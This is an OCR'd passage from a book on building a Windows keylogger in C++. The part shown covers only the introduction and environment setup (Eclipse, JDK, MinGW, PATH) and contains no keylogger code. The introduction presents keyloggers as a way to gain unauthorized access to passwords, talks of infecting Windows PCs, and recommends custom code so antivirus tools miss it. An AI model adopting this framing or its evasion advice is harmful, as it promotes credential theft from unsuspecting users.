

HACKING
HOW TO MAKE
KEYLOGGER
C++ PROGRAMMING LANGUAGE
COMPILED AND EDITED BY
ALAN T. NORMAN
HACKING: MAKE YOUR OWN KEYLOGGER
ALAN T. NORMAN

Hacking

HOW TO MAKE YOUR OWN KEYLOGGER IN C++ PROGRAMMING LANGUAGE

ALAN T. NORMAN

Disclaimer Notice:
Please not the information contained within this document is for educational and entertainment purposes only. Every attempt has been made to provide accurate, up to date and reliable complete information. No warranties of any kind are expressed or implied.
By reading this document, the reader agrees that under no circumstances are is the author responsible for any losses, direct or indirect, which are incurred as a result of the issue of information contained within this document, including, but not limited to errors, omissions, or inaccuracies.

Table of Contents

INTRODUCTION

Today, with the existence of a program called a Keylogger, gaining unauthorized access to a computer user’s passwords, accounts and confidential information has become as easy as falling off a log. You don’t necessarily need to have physical access to the user’s computer before you are able to monitor it, sometimes all it takes is a single click on a link to your program by the user.

Anyone with basic knowledge about computer can use a Keylogger. By the time you are done with this chapter, hopefully you will be able to make your own Keylogger through simple, well explained and illustrated steps I have made for you.

WHAT IS A KEYLOGGER?

A Keylogger, sometimes called a “keystroke logger” or “system monitor” is a computer program that monitors and records every keystroke made by a computer user to gain unauthorized access to passwords and other confidential information.

MAKING YOUR OWN KEYLOGGER VS DOWNLOADING ONE

Why it’s better to write your own Keylogger as opposed to just downloading it from the internet is the reason of Anti-virus detection. If you write your own custom codes for a keylogger and keep the source code to yourself, companies that specialize in creating Anti-virus will have nothing about your Keylogger and thus, the chances of cracking it will be considerably low.

Furthermore, downloading a Keylogger from the Internet is tremendously dangerous, as you have no idea what might have been imbedded in the program. In other words, you might have your own system “monitored”.

Requirements For Making Your own Keylogger

In other to make your own Keylogger, you will need to have some certain packages ready to use. Some of these packages include:

1. A Virtual Machine

When codes are written and needed to be tested, it is not always advisable to run them directly on your computer. This is because the code might have a destructive nature and running them could leave your system damaged. It is in cases of testing written programs that the utilization of a Virtual Machine comes handy.

A virtual machine is a program that has an environment similar to the one your computer system has, where programs that might be destructive can be tested without causing the slightest harm to it, should it be destructive.

You will be right if you say - whatever happens within a virtual machine stays within a virtual machine. A virtual machine can be downloaded easily.

2. Windows Operating System

The Keylogger we will be making will be one that can only infect a windows PC. We choose to make such a Keylogger because majority of the desktop users utilize a windows platform. However, besides that, making a Keylogger that can infect a windows system is far easier compared to making one that will function on a Mac PC. For this reason, we begin with the easy works and later we can advance to the more complex ones in my next books.

3. IDE – Integrated Development Environment

An IDE is a software suite that consolidates the basic tools that developers need to write and test software.

Typically, an IDE contains a code editor, a debugger and a compiler that the developer accesses through a single graphical interface (GUI). We will utilize an IDE called “eclipse” for this project.

4. Compiler

A compiler is a special program that processes statements written in a particular computer language and converts them to machine language or “code” that a computer processor can understand.

Before we start writing our Keylogger, we will need to set up our environment and also learn some basic things about C++. C++ because most of the codes for windows are written in it and our Keylogger is targeted for windows.

You definitely want your Keylogger to have the capability of running universally across all systems that utilize the windows operating system.

Just so you know before hand, C++ is not the next easiest programming language to learn because of the nature of its syntax. Notwithstanding, don’t give up already, we will begin with the simple things and move on gradually to the more advanced ones, taking a comprehensive step-by-step approach.


I also advise that you use external materials on C++ to expand your knowledge on the areas we will touch during the cause of this project as this will enhance your productivity.

Hopefully, by the end of this chapter you will be able to make your own Keylogger and also modify it to suit your purposes.


Setting Up The Environment

Just like we need to set our computer systems up before we get working with them, in the same light we also need to setup an environment which will enable us code in C++ and in the final account of things, make a Keylogger.

The first thing we will need is an Integrated Development Environment (IDE) and as stated earlier, we will be using Eclipse. The IDE of our choice (Eclipse) is java based and so we need to visit the Java website (www.eclipse.org) to download it.



When we get on the Java site, we will discover that there are numerous options of eclipse programs that are available for download. However, since we intend to use the C++ programing language we download “Eclipse for C/C++ developers" still having at the back of our minds that we are working on a windows platform. Hence, while there are Eclipse versions for Linux, Solaris, Mac systems and others we will download Eclipse for the Windows platform.




We also need to choose between the 32 or 64-bit operating system option, depending on the one your computer runs on. You can easily check which your system runs on by right clicking on “PC” or “My computer” and then on properties. This steps lead to the display of your system specifications. After the determination of the bits your system runs on, go ahead and download the Eclipse file that is compatible with it.

When the download is complete, the downloaded file will be in your download folder by default unless you made changes locate it. We will be required to unzip the file, as it will be zipped.

After the unzipping and installation of the Eclipse file, an attempt to run it will result in the display of an error message stating that Eclipse cannot work without a Java Run time Environment (JRE) or a Java Development Kit (JDK). This is no problem at all, as all we need do is return to the Internet and download a JDK. The latest versions of the JDK usually come with the JRE.

We can simply Google "Java development kit" and click on a link leading to the Oracle website where we can make the required download.



java development kit

Java SE Development Kit 7 - Downloads | Oracle ...


Java SE Development Kit 8 - Downloads - Oracle

Java SE - Downloads | Oracle Technology Network | Oracle

Java Development Kit - Wikipedia, the free encyclopedia

Java Development Kit (64-Bit) - CNET Download.com

On the site, we have got the JDK program for a lot of different operating systems and for different system bits ranging from JDK for Linux system to JDK for Mac OS Solaris and more. However, as we know, we are interested in a JDK for the windows OS. So we go right ahead and download it making sure it fits our system bits (32 or 64).



Java SE Development Kit 7u79

You must accept the Oracle Binary Code License Agreement for Java SE to download this software.

○ Accept License Agreement ● Decline License Agreement

Product / File Description	File Size	Download
Linux x86	130.4 MB	jdk-7u79-linux-i586.rpm
Linux x86	147.6 MB	jdk-7u79-linux-i586.tar.gz
Linux x64	131.69 MB	jdk-7u79-linux-x64.rpm
Linux x64	146.4 MB	jdk-7u79-linux-x64.tar.gz
Mac OS X x64	196.89 MB	jdk-7u79-macosx-x64.dmg
Solaris x86 (SVR4 package)	140.75 MB	jdk-7u79-solaris-i586.tar.Z
Solaris x86	96.66 MB	jdk-7u79-solaris-i586.tar.gz
Solaris x64 (SVR4 package)	24.67 MB	jdk-7u79-solaris-x64.tar.Z
Solaris x64	16.38 MB	jdk-7u79-solaris-x64.tar.gz
Solaris SPARC (SVR4 package)	140 MB	jdk-7u79-solaris-sparc.tar.Z
Solaris SPARC	99.4 MB	jdk-7u79-solaris-sparc.tar.gz
Solaris SPARC 64-bit (SVR4 package)	24 MB	jdk-7u79-solaris-sparcv9.tar.Z
Solaris SPARC 64-bit	18.4 MB	jdk-7u79-solaris-sparcv9.tar.gz
Windows x86	138.31 MB	jdk-7u79-windows-i586.exe
Windows x64	140.06 MB	jdk-7u79-windows-x64.exe

Java SE Development Kit 7u79 Demos and Samples Downloads

You must accept the Oracle BSD License to download this software.

○ Accept License Agreement ● Decline License Agreement

Product / File Description	File Size	Download
Linux x86	19.9 MB	jdk-7u79-linux-i586-demos.rpm
Linux x86	19.85 MB	jdk-7u79-linux-i586-demos.tar.gz
Linux x64	19.97 MB	jdk-7u79-linux-x64-demos.rpm
Linux x64	19.92 MB	jdk-7u79-linux-x64-demos.tar.gz
Mac OS X	18.5 MB	jdk-7u79-macosx-x86_64-demos.tar.gz
Solaris x86	23.04 MB	jdk-7u79-solaris-i586-demos.tar.Z
Solaris x86	16.08 MB	jdk-7u79-solaris-i586-demos.tar.gz
Solaris x64	1.24 MB	jdk-7u79-solaris-x64-demos.tar.Z
Solaris x64	0.83 MB	jdk-7u79-solaris-x64-demos.tar.gz
Solaris SPARC	23.04 MB	jdk-7u79-solaris-sparc-demos.tar.Z
Solaris SPARC	16.11 MB	jdk-7u79-solaris-sparc-demos.tar.gz

We will be required to accept the Oracle Binary Code License agreement by clicking on the box provided before we can begin the download. We do this and go ahead with the download and installation of the JDK.


Now, unlike most programs we download, we have to set environment variables path. We do this for the JDK because it does not automatically set its path like most other programs do. The implication of an unset variable path is that: each time we want to run such a file (with unset variable path), we have to specify the full path to the executable file such as:

C:\Program Files\Java\jdk1.7.0\bin\javac"Myclass.java. This could be really tedious and also lead to lots of errors.


For instance Eclipse requires JDK to run, but if the JDK path is not set, Eclipse will be unable to locate it and thus will not be able to run unless the path manually inputted. Setting path simply means setting an address to make the location of the program possible.

Setting The JDK Path


1. Navigate to file explorer (shortcut: windows + E), right-click on "PC" or "My computer," from the drop down menu that is displayed, click on "Properties."



2. Click on advanced settings and then from the pop-up menu that appears, click on "environment variables" then navigate down to system variables and select one at random.




3. Press "P" on your keyboard and you will be redirected to "Path." Now let's go ahead and edit it. The default path will begin like so: **%systemRoot%**... As it is shown in a more complete form in the figure below. (The address was only shown in notepad for enlargement purposes, you need not place the path in notepad too.) We are going to make an addition to the default path.



```
%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPo
```

4. Add **C:\mingw\binbin;** to the already existing address, so it looks just the way it is in the figure below. Avoid making any other change in the path, else an error message will be



```
C:\mingw\bin;%SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\Syste
```


encountered on attempt to run Eclipse.

5. Click on "OK" as many times as you are prompted to and finally, click on apply and the JDK path is set.

True, we have made a couple of downloads and we should jump right into the meat of the matter: making our Keylogger but wait just a minute, are we not forgetting something? Of course we are!

We have a Virtual Machine where all operations regarding our Keylogger will be carried out. We have Eclipse where all our code writing will be done, we also have the JDK which will enable us run Eclipse on our system. What we lack is a compiler which will translate our C++ written codes to machine language which is understandable to our computer systems.

Without wasting time, we can download our compiler from www.mingw.org even though there are still other sites we can make downloads from. However, MinGW is straightforward.




Hit the download button at the top right hand corner to start downloading the compiler. Again, the compiler is going to be in a zipped format and like we did for the JDK we downloaded previously, unzip it by extracting its content to any location of your choice. Finally, install the compiler.

Now, with the variable path set, the JDK and a compiler installed, we can comfortably lunch the eclipse environment without getting any error messages and write our codes with certainty that they will be interpreted to our computer and will be executed too.

Setting the Eclipse environment:

On lunching Eclipse, greetings with a welcome screen that will offer a tour around the eclipse environment will be displayed. If you happen to be one that loves practical guides, you could go on with it, else close it. Immediately after the greeting note, Eclipse displays a small default program, which will print “hello world” when, compiled. Do not worry about how complex these codes might seem at first glance, as we progress things will unwrap and you will see that coding is just piece of cake waiting to be eaten.



```
// Name        : www.cpp

#include <iostream>
using namespace std;

int main() {
	cout << "!!!Hello World!!!" << endl; // prints !!!Hello World!!!
	return 0;
}
```

*The lines in purple, blue and green texts are called “Codes.” We will be playing around with them in no time.


Steps To Setup the Environment for Coding:

1. Close the default program. We can achieve this by clicking on the projects ‘x’ button at the left hand side of the screen.
2. Click on “File” in the upper left corner, select “New” and then C++ project because we want to create a C++ environment.
3. Give the project you want to create a befitting name e.g. Keylogger, Calculator, Mary Jane, anything.
4. Under “Project type” select “Empty project.” Select “MinGW GCC” (which is the compiler we downloaded) under “Toolchains.” Click on “Next” to proceed with author and copyright settings or click “Finish” to go to Eclipse code editor directly.


…and we are done with things in that category. Now, just like we did for the JDK, we need to go ahead and set some paths right here.

Listed below are the steps:

1. Go to your project name, right-click on it and from the drop-down menu that appears scroll down and click “Properties”.
2. Expand the C/C++ build and from the drop down menu, click on “Environment.”




3. Under “Environment path to select,” click on “Path” and click on “Edit.” The default path displayed is long, cumbersome and tedious however, we only need to add a small path variable to its beginning.



```
